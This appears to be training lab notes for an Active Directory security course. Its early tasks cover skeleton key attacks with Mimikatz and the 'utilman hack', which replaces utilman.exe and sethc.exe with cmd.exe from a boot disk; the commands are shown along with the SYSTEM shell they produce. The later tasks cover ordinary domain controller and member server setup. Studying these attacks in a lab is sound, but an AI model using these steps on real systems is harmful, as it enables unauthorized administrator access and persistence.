- **You can create another domain user with new pasword and test again on PTH.**


TASK 6: AUTOMATION

- **With POWERSHELL (and remote PS) you can catch any domain controller with mimikatz**
- **SKELETON KEY ATTACK IS NOT EASY RECOGNIZABLE ATTACK**
  - NO WAY TO PREVENT SKELETON KEYS
  - ONLY DISABLE PASSWORDS AND WORK WITH SMART CARDS/CERTIFICATES

TASK 7: UTILMAN HACK


- **REBOOT DC1**
  - Disable SK Key (from memory)
- **Shut down PTH machine**
- **To exploit the Ultimate Hack, we must boot from DVD or USB**
  - In PTH VM settings, configure Firmware boot from DVD drive
  - When File bootmgfw.efi (secure boot) is not first in the list, secure boot is disabled.
  - So there will be no secure boot (but credentials guard need secure boot)
- **Boot PTH from DVD**


TASK 7: VM CONFIGURATION



TASK 7: BOOTING FROM DVD

- GOT TO REPAIR YOUR COMPUTER
- GO TO TROUBLESHOOT:COMMAND PROMPT





TASK 7: UTILMAN HACK


- **Switch to C:\Windows\System32**

```
X:\Sources>cÖ
'cÖ' is not recognized as an internal or external command,
operable program or batch file.

X:\Sources>c58
'c58' is not recognized as an internal or external command,
operable program or batch file.

X:\Sources>c:

C:\>cd \Windows\System32\

C:\Windows\System32>copy cmd.exe utilman.exe
Overwrite utilman.exe? (Yes/No/All): Y
        1 file(s) copied.

C:\Windows\System32>copy cmd.exe sethc.exe
Overwrite sethc.exe? (Yes/No/All): y
        1 file(s) copied.

C:\Windows\System32>
```

- **Then continue to boot the PTH machine**

TASK 7: UTILMAN HACK

- Click (many times) Ease of Access



- You are more the Administrator !
  - On a DC, you will be more than domain administrator !
- Press UPPERCASE many times
- You will hear gaming sound ☺

TASK 7: UTILMAN HACK

- **Run compmgmt.msc**
  - Open Computer Management console
  - Do anything as you were logged on as Administrator

```
(c) 2017 Microsoft Corporation. All rights reserved.
Not enough storage is available to process this command.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>compmtmt.dll
DNS server not authoritative for zone.

C:\Windows\system32>compmgmt.msc

C:\Windows\system32>
```

TASK 7: ADD SECOND DC

- **CORE INSTALLATION: without GUI**
- **Name: DC2-Core**
- **Store in different location**
- **Path: e:\vms**
- **Generation 2**: secure boot (UEFI-based firmware)+supproting 64 bits-based OS
- **RAM: 4096 Mb**
- **Network: NATSwitch**
- **Disk location: default**
- **Source: checked ISO source (Windows Server 2022)**

OPTIONS

- **Enable trusted platform module (TPM)**
- **CPU: 2**
- **Integration services : disable Time Synchronization**
  - DC1 will be first FSMO server with PDC-emulator role without Internet connection
  - Only a member server should be connected with a NTP source on the Internet, never a DC!
- **Automatic start action: Always start the VM (for all DCs)**
- **Automatic stop action: shut down**
  - A DC sould never be saved
  - The VM shoudl never be shut down directly
  - Only shut down the guest OS !

DC2 INSTALLATION

- Start DC2-Core
- Install the OS
- Choose language
- Run Install
- Activation
  - Choose I do not have license
    - Use Windows Server 2022 Standard

USING CORE INSTALLATION

- **Use core installation**
  - Use **RDP** to connect to the server
- **Accept agreement terms**
- **New installation**
- **Use entire disk**
- **Continue installation**
- **The VM will restart**

POST CONFIGURATION


- **Customize settings**
  - Admin password: OK then : **Password1**
- **With Sconfig do some changes (carefully):**
  - IP configuration :
  - Static IP
  - Use: 172.16.0.212/16
  - Gateway: 172.16.0.1
  - DNS: 172.16.0.210*

JOINING THE DOMAIN

- **Join the domain**
  - dtc.com
  - Use dtc.com\administrator
  - Password: Password1
- **Change the computer name before rebooting**
  - DC2-Core
- **Restart**

ADDING A MEMBER SERVER MS1

- Open Andy GoldenImages
- Choose N° 8
  - Install EN-SR2022-GEN2
  - Create VM MS1
  - RAM 4096
  - CPU 2
- Use NATSwitch
- Start MS1



NETWORK CONFIGURATION

- **Configure Network**
  - IP address: 172.16.0.220/16
  - GATEWAY: 172.16.0.1
  - DNS: 172.16.0.210
- **Rename to MS1**
- **Join to domain with dtc\administrator**

CONNECTION TO MS1


- **Use mRemoteNG (fast)**
  - Add connection: Copy DC1 to MS1 then change:
    - IP: 172.16.220
    - Same credentials
- **Open Server Manager on MS1**
  - Add role/feature: Group Policy management and RSAT
- **Promote DC2-Core as second DC from member MS1 (using RSAT)**

PROMOTE DC2-CORE

- **In MS1, go to ALL Servers (Server Manager)**
  - Right-click Add servers: **DC2-Core**
  - **Select both servers and activate performance counters**
  - **Now we can add roles and features to DC2-Core.**
    - Right-click DC2-Core
    - Add ADDS role (check file and storage service too)
- **Promote DC2-Core as DC**
  - Add DC to an existing domain
  - Credentials: administrator@dtc.com:Password1
  - Choose DNS and GC
  - DSRM: Password1
  - Let anything as default

CHECK KRBTGT ACCOUNT


- Go to ADUC on MS1 and check that DC2-Core is a DC:




- Activate Advanced features
- Properties of krbtgt user
  – In normal situation, we do not have to reset it’s password

RESETTING KRBTGT PASSWORD

- Go to 2 Data EN Pike New
  - Copy 13 and 13a



  - Paste in C:\Resources



RESETTING KRBTGT PASSWORD

- **Krbtgt password reset behaviour**
  - https://adsecurity.org/?p=1441
- **DRACOON**
  - https://www.dracoon.com/en/home